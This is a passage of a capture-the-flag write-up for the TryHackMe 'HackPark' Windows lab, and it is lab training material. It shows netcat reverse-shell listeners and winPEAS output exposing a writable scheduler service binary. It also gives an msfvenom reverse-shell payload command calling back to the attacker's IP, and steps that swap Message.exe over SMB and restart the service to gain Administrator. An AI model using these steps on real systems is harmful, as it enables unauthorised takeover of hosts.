
3. Obtained root shell & root flag




```
┌──(root💀kali)-[~/tryhackme/hackPark]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.86.121] 49292
Windows PowerShell running as user Administrator on HACKPARK
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Documents>whoami
hackpark\administrator
PS C:\Users\Administrator\Documents> cd C:\Users\administrator
PS C:\Users\administrator> dir


    Directory: C:\Users\administrator


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-r--          8/3/2019  10:43 AM            Contacts
d-r--          8/4/2019  11:49 AM            Desktop
d-r--          8/3/2019  10:43 AM            Documents
d-r--         10/2/2020   2:38 PM            Downloads
d-r--          8/3/2019  10:43 AM            Favorites
d-r--          8/3/2019  10:43 AM            Links
d-r--          8/3/2019  10:43 AM            Music
d-r--          8/3/2019  10:43 AM            Pictures
d-r--          8/3/2019  10:43 AM            Saved Games
d-r--          8/3/2019  10:43 AM            Searches
d-r--          8/3/2019  10:43 AM            Videos


PS C:\Users\administrator> cd Desktop
PS C:\Users\administrator\Desktop> dir


    Directory: C:\Users\administrator\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          8/4/2019  11:51 AM         32 root.txt
-a---          8/4/2019   4:36 AM       1029 System Scheduler.lnk
```

Privilege Escalation #2: Writable binary

1. Ran winPEAS



```
����������Autorun Applications
�Check if you can modify other users AutoRuns binaries (Note that is normal
-autorun-binaries

    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
    Key: WScheduler
    Folder: C:\Program Files (x86)\SystemScheduler
    FolderPerms: Everyone [WriteData/CreateFiles]
    File: C:\PROGRA~2\SYSTEM~1\WScheduler.exe /LOGON
    FilePerms: Everyone [WriteData/CreateFiles]
   ================================================================================
```




```
����������Interesting Services -non Microsoft-
�Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
    Amazon EC2Launch(Amazon Web Services, Inc. - Amazon EC2Launch)["C:\Program Files\Amazon\EC2Launch\EC2Launch.exe" service] - Auto - Stopped
    Amazon EC2Launch
   ===================================================================================================

    AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Running
    Amazon SSM Agent
   ===================================================================================================

    AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\XenTools\LiteAgent.exe] - Auto - Running - No quotes and Space detected
    AWS Lite Guest Agent
   ===================================================================================================

    Ec2Config(Amazon Web Services, Inc. - Ec2Config)["C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe"] - Auto - Running - isDotNet
    Ec2 Configuration Service
   ===================================================================================================

    PsShutdownSvc(Systems Internals - PsShutdown)[C:\Windows\PSSDNSVC.EXE] - Manual - Stopped
   ===================================================================================================

    WindowsScheduler(Splinterware Software Solutions - System Scheduler Service)[C:\PROGRA~2\SYSTEM~1\WService.exe] - Auto - Running
    File Permissions: Everyone [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\SystemScheduler (Everyone [WriteData/CreateFiles])
    System Scheduler Service Wrapper
   ===================================================================================================
```

- Found an interesting binary, we have write access to the file & the folder.

2. Create rev shell

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.49.241 LPORT=4444 -f exe -o reverse.exe
```

3. Try to replace WService itself, did not work
4. Found a log file at /event dir



```
12/15/21 09:41:01,Event Started Ok, (Administrator)
12/15/21 09:41:33,Process Ended. PID:860,ExitCode:4,Message.exe (Administrator)
12/15/21 09:42:00,Event Started Ok, (Administrator)
12/15/21 09:42:33,Process Ended. PID:2268,ExitCode:4,Message.exe (Administrator)
12/15/21 09:43:01,Event Started Ok, (Administrator)
12/15/21 09:43:34,Process Ended. PID:2872,ExitCode:4,Message.exe (Administrator)
12/15/21 09:44:01,Event Started Ok, (Administrator)
12/15/21 09:44:33,Process Ended. PID:2340,ExitCode:4,Message.exe (Administrator)
12/15/21 09:45:01,Event Started Ok, (Administrator)
12/15/21 09:45:33,Process Ended. PID:2152,ExitCode:4,Message.exe (Administrator)
12/15/21 09:46:02,Event Started Ok, (Administrator)
12/15/21 09:46:34,Process Ended. PID:1568,ExitCode:4,Message.exe (Administrator)
12/15/21 09:47:01,Event Started Ok, (Administrator)
12/15/21 09:47:34,Process Ended. PID:2840,ExitCode:4,Message.exe (Administrator)
12/15/21 09:48:01,Event Started Ok, (Administrator)
12/15/21 09:48:33,Process Ended. PID:2156,ExitCode:4,Message.exe (Administrator)
12/15/21 09:49:01,Event Started Ok, (Administrator)
12/15/21 09:49:33,Process Ended. PID:2976,ExitCode:4,Message.exe (Administrator)
12/15/21 09:50:01,Event Started Ok, (Administrator)
12/15/21 09:50:34,Process Ended. PID:2504,ExitCode:4,Message.exe (Administrator)
12/15/21 09:51:01,Event Started Ok, (Administrator)
```


- WService is referencing/calling Message.exe

5. Replace Message.exe with our reverse shell

```
del Message.exe

copy \\10.11.49.241\kali\reverse.exe "C:\Program Files (x86)\SystemScheduler\Message.exe"
```

6. Restart service or wait for service to execute itself

```
net stop WindowsScheduler

net start WindowsScheduler
```



```
┌──(root💀kali)-[~/tryhackme/hackPark/10.10.82.71/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.86.121] 49380
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\PROGRA~2\SYSTEM~1>whoami
whoami

C:\PROGRA~2\SYSTEM~1>powershell -c "whoami"
powershell -c "whoami"
hackpark\administrator

C:\PROGRA~2\SYSTEM~1>
```